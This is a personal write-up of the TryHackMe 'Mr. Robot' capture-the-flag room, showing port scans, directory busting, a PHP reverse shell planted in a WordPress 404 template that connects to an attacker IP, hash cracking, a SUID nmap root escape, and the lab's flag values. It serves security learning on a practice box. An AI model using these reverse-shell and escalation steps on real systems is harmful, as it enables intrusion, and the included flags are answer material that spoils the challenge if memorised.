### Mr.Robot

### Scanning

```
—(moghees lali)-[~/Desktop/CTF/TryHackMe/mr_robot]
| nmap 10.10.201.68 -- top-ports 20 -oN nmap.scan
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-12 15:52 PKT
Nmap scan report for 10.10.201.68
Host is up (0.18s latency).
PORT
         STATE SERVICE
21/tcp filtered ftp
22/tcp closed ssh
23/tcp filtered telnet
25/tcp filtered smtp
53/tcp filtered domain
80/tcp open http
110/tcp filtered pop3
111/tcp filtered rpcbind
135/tcp filtered msrpc
139/tcp filtered netbios-ssn
143/tcp filtered imap
443/tcp open https
445/tcp filtered microsoft-ds
993/tcp filtered imaps
995/tcp filtered pop3s
1723/tcp filtered pptp
3306/tcp filtered mysql
3389/tcp filtered ms-wbt-server
5900/tcp filtered vnc
8080/tcp filtered http-proxy
Nmap done: 1 IP address (1 host up) scanned in 3.09 seconds
```


```
(moghees@kali)-[~/Desktop/CTF/TryHackMe/mr_robot]
-$ nmap 10.10.201.68 --top-ports 20 -sC -sV -oN nmap.scan
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-12 15:53 PKT
Nmap scan report for 10.10.201.68
Host is up (0.18s latency).
PORT
         STATE
                  SERVICE
                                 VERSION
21/tcp
         filtered ftp
22/tcp
         closed ssh
        filtered telnet
23/tcp
25/tcp
       filtered smtp
       filtered domain
53/tcp
80/tcp
       open
                  http
                                 Apache httpd
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache
110/tcp filtered pop3
111/tcp filtered rpcbind
135/tcp filtered msrpc
139/tcp filtered netbios-ssn
143/tcp filtered imap
443/tcp open
                  ssl/http
                                 Apache httpd
|_http-title: Site doesn't have a title (text/html).
| http-server-header: Apache
| ssl-cert: Subject: commonName=www.example.com
| Not valid before: 2015-09-16T10:45:03
|_Not valid after: 2025-09-13T10:45:03
445/tcp filtered microsoft-ds
993/tcp filtered imaps
995/tcp filtered pop3s
1723/tcp filtered pptp
3306/tcp filtered mysql
3389/tcp filtered ms-wbt-server
5900/tcp filtered vnc
8080/tcp filtered http-proxy
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.87 seconds
```

### **Enumeration**

**Directory Busting** 

```
-$ gobuster dir -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -u http://10.10.201.68
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
   Url:
                                http://10.10.201.68
    Method:
                                GET
    Threads:
   Wordlist:
                                 /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
   Negative Status codes:
                                gobuster/3.6
 -] User Agent:
[+] Timeout:
                                10s
Starting gobuster in directory enumeration mode
/images
                         (Status: 301)
                                        [Size: 235] [\rightarrow http://10.10.201.68/images/]
/blog
                                        [Size: 233] [→ http://10.10.201.68/blog/]
                         (Status: 301)
                                        [Size: 0] [\rightarrow http://10.10.201.68/feed/]
                         (Status: 301)
/rss
                                        [Size: 0]
/sitemap
                         (Status: 200)
/login
                         (Status: 302)
                                        [Size: 0] [→ http://10.10.201.68/wp-login.php]
                                                   [→ http://10.10.201.68/0/]
[→ http://10.10.201.68/feed/]
                         (Status: 301)
                                        [Size: 0]
/feed
                         (Status: 301)
                                        [Size: 0]
                                        [Size: 234] [→ http://10.10.201.68/video/]
[Size: 0] [→ http://10.10.201.68/image/]
[Size: 0] [→ http://10.10.201.68/feed/atom/]
/video
/image
                         (Status: 301)
                        (Status: 301)
/atom
                                        [Size: 239] [→ http://10.10.201.68/wp-content/]
                        (Status: 301)
/wp-content
                                        [Size: 234]
/admin
                        (Status: 301)
                                        [Size: 234] [ -> http://10.10.201.68/audio/]
/audio
                        (Status: 301)
                                        [Size: 516314]
/intro
                        (Status: 200)
                                        [Size: 2606]
/wp-login
                        (Status: 200)
/css
                        (Status: 301)
                                        [Size: 232] [→ http://10.10.201.68/css/]
/rss2
                        (Status: 301)
                                        [Size: 0] \longrightarrow http://10.10.201.68/feed/]
/license
                        (Status: 200)
                                        [Size: 309]
                                        [Size: 240] [→ http://10.10.201.68/wp-includes/]
/wp-includes
                        (Status: 301)
                        (Status: 301)
                                        [Size: 231] [\rightarrow http://10.10.201.68/js/]
/js
                                        [Size: 0] [\rightarrow http://10.10.201.68/Image/]
/Image
                        (Status: 301)
                                        [Size: 0] [→ http://10.10.201.68/feed/rdf/]
/rdf
                        (Status: 301)
                                        [Size: 0]
/page1
                        (Status: 301)
                                                   [ \rightarrow \text{http:}//10.10.201.68/]
/readme
                        (Status: 200)
                                        [Size: 64]
/robots
                        (Status: 200)
                                        [Size: 41]
                                        [Size: 0] [\longrightarrow http://10.10.201.68/wp-admin/]
[Size: 0] [\longrightarrow http://10.10.201.68/]
/dashboard
                        (Status: 302)
/%20
                        (Status: 301)
                                        [Size: 237] [→ http://10.10.201.68/wp-admin/]
/wp-admin
                        (Status: 301)
                        (Status: 403)
                                        [Size: 94]
/phpmyadmin
                         (Status: 301)
                                        [Size: 0] [→ http://10.10.201.68/0000/]
/0000
/xmlrpc
                         (Status: 405)
                                        [Size: 42]
Progress: 17571 / 220561 (7.97%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 17571 / 220561 (7.97%)
Finished
```

(moghees⊛kali)-[~]



I like where you head is at. However I'm not going to help you.


Exploring those two files. I got **key 1** and a **dictionary**. We can use it later in brute forcing.

```
▲ Not secure 10.10.201.68/feed/atom/
           LeetCode
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                                                                    TryHackMe
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<?xml version="1.0" encoding="UTF-8"?><feed
  xmlns="http://www.w3.org/2005/Atom"
  xmlns:thr="http://purl.org/syndication/thread/1.0"
  xml:lang="en-US"
xml:base="http://10.10.201.68/wp-atom.php"
        <title type="text">user&#039;s Blog!</title>
        <subtitle type="text">Just another WordPress site</subtitle>
        <updated></updated>
        <link rel="alternate" type="text/html" href="http://10.10.201.68" />
        <id>http://10.10.201.68/feed/atom/</id>
k rel="self" type="application/atom+xml" href="http://10.10.201.68/feed/atom/" />
        <generator uri="http://wordpress.org/" version="4.3.1">WordPress</generator>
</feed>
```

From this we know website is using **Atom** 



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← → C ♠ ▲ Not secure 10.10.201.68/xmlrpc

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XML-RPC server accepts POST requests only.
```

#### Wpscan:

```
[+] WordPress theme in use: twentyfifteen
| Location: http://10.10.201.68/wp-content/themes/twentyfifteen/
| Last Updated: 2023-11-07T00:00:00.000Z
| Readme: http://10.10.201.68/wp-content/themes/twentyfifteen/readme.txt
| [!] The version is out of date, the latest version is 3.6
| Style URL: http://10.10.201.68/wp-content/themes/twentyfifteen/style.css?ver=4.3.1
| Style Name: Twenty Fifteen
| Style URI: https://wordpress.org/themes/twentyfifteen/
| Description: Our 2015 default theme is clean, blog-focused, and designed for clarity. Twenty Fifteen's simple, st...
| Author: the WordPress team
| Author URI: https://wordpress.org/
| Found By: Css Style In 404 Page (Passive Detection)
| Version: 1.3 (80% confidence)
| Found By: Style (Passive Detection)
| - http://10.10.201.68/wp-content/themes/twentyfifteen/style.css?ver=4.3.1, Match: 'Version: 1.3'
```

```
[+] XML-RPC seems to be enabled: http://10.10.201.68/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
```

#### **Sql Injection**

- Login not vulnerable to sql injection.

#### **Brute Forcing:**

Using burpsuite.

It was taking too much time so I took the username and password from walkthrough.

Username : **Elliot** Password : **ER28-0652** 

### **Foothold**

After logging in I got to the wordpress portal.

```
At a Glance

WordPress 4.3.1 running Twenty Fifteen theme.
```

I went to **Appearance > Editor > Twenty Fifteen: 404 Template (404.php)** and replaced the code with **php reverse shell** code.

```
Edit Themes
Twenty Fifteen: 404 Template (404.php)
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
 set_time_limit (0);
 $VERSION = "1.0";
 $ip = '10.8.153.207'; // CHANGE THIS
                  // CHANGE THIS
 $port = 69;
 $chunk_size = 1400;
 $write_a = null;
 $error_a = null;
 $shell = 'uname -a; w; id; /bin/sh -i';
 $daemon = 0;
 debug = 0;
// Daemonise ourself if possible to avoid zombies later
 // pcntl_fork is hardly ever available, but will allow us to daemonise
 // our php process and avoid zombies. Worth a try...
if (function_exists('pcntl_fork')) {
        // Fork and have the parent process exit
        $pid = pcntl_fork();
        if ($pid == -1) {
                printit("ERROR: Can't fork");
                exit(1);
         if ($pid) {
```

Now, if I generate **Error 404** I will get reverse shell.

```
(moghees⊕ kali)-[~/Desktop/CTF/TryHackMe/mr_robot]

$ nc -nvlp 69
listening on [any] 69 ...
connect to [10.8.153.207] from (UNKNOWN) [10.10.183.123] 42302
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
12:38:34 up 34 min, 0 users, load average: 0.00, 0.07, 0.67
USER TTY FROM LOGIN⊕ IDLE JCPU PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off

$ ■
```

## Horizontal Privilege Escalation

```
daemon@linux:~$ cd /home
cd /home
daemon@linux:/home$ ls
ls
robot
daemonalinux:/home$ cd robot
cd robot
daemon@linux:/home/robot$ ls -al
ls -al
total 16
drwxr-xr-x 2 root root
                     4096 Nov 13 2015 .
drwxr-xr-x 3 root root
                     4096 Nov 13 2015 ..
  -rw-r--r-- 1 robot robot   39 Nov 13   2015 password.raw-md5
daemon@linux:/home/robot$
```

I cannot read the key. But I can read the **password.raw-md5** file.

```
daemon@linux:/home/robot$ ls
ls
key-2-of-3.txt password.raw-md5
daemon@linux:/home/robot$ cat password.raw-md5
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
daemon@linux:/home/robot$
```

Using **hashcat** to crack the password.

```
Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes....: 139921507
* Keyspace .. : 14344385
c3fcd3d76192e4007dfb496cca67e13b:abcdefghijklmnopqrstuvwxyz
Session..... hashcat
Status....: Cracked
Hash.Mode..... 0 (MD5)
Hash.Target....: c3fcd3d76192e4007dfb496cca67e13b
Time.Started....: Fri Jan 12 17:45:01 2024 (0 secs)
Time.Estimated ...: Fri Jan 12 17:45:01 2024 (0 secs)
Kernel.Feature ...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1..... 3062.9 kH/s (0.17ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress..... 40960/14344385 (0.29%)
Rejected..... 0/40960 (0.00%)
Restore.Point....: 38912/14344385 (0.27%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: treetree → loserface1
Hardware.Mon.#1..: Temp: 32c Util: 27%
Started: Fri Jan 12 17:45:00 2024
Stopped: Fri Jan 12 17:45:03 2024
```

Username: robot

Password: abcdefghijklmnopqrstuvwxyz

```
daemon@linux:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz
robot@linux:~$ whoami
whoami
robot
robot@linux:~$ ■
```

### Vertical Privilege Escalation

```
robot@linux:~$ sudo -l sudo -l [sudo] password for robot: abcdefghijklmnopqrstuvwxyz

Sorry, user robot may not run sudo on linux. robot@linux:~$
```

```
robot@linux:~$ find / -type f -perm -4000 2>/dev/null
find / -type f -perm -4000 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
robot@linux:~$
```

**nmap** is unusual. Trying to exploit it.

```
robot@linux:~$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# id
id
uid=1002(robot) gid=1002(robot) euid=0(root) groups=0(root),1002(robot)
# whoami
whoami
root
```

Got root.

# Flags

```
← → C ♠ ▲ Not secure 10.10.201.68/key-1-of-3.txt

M Gmail ♠ LeetCode  PortSwigger ♠ APIsec  pwn

073403c8a58a1f80d943455fb30724b9
```

```
robot@linux:~$ ls
ls
key-2-of-3.txt password.raw-md5
robot@linux:~$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
robot@linux:~$
```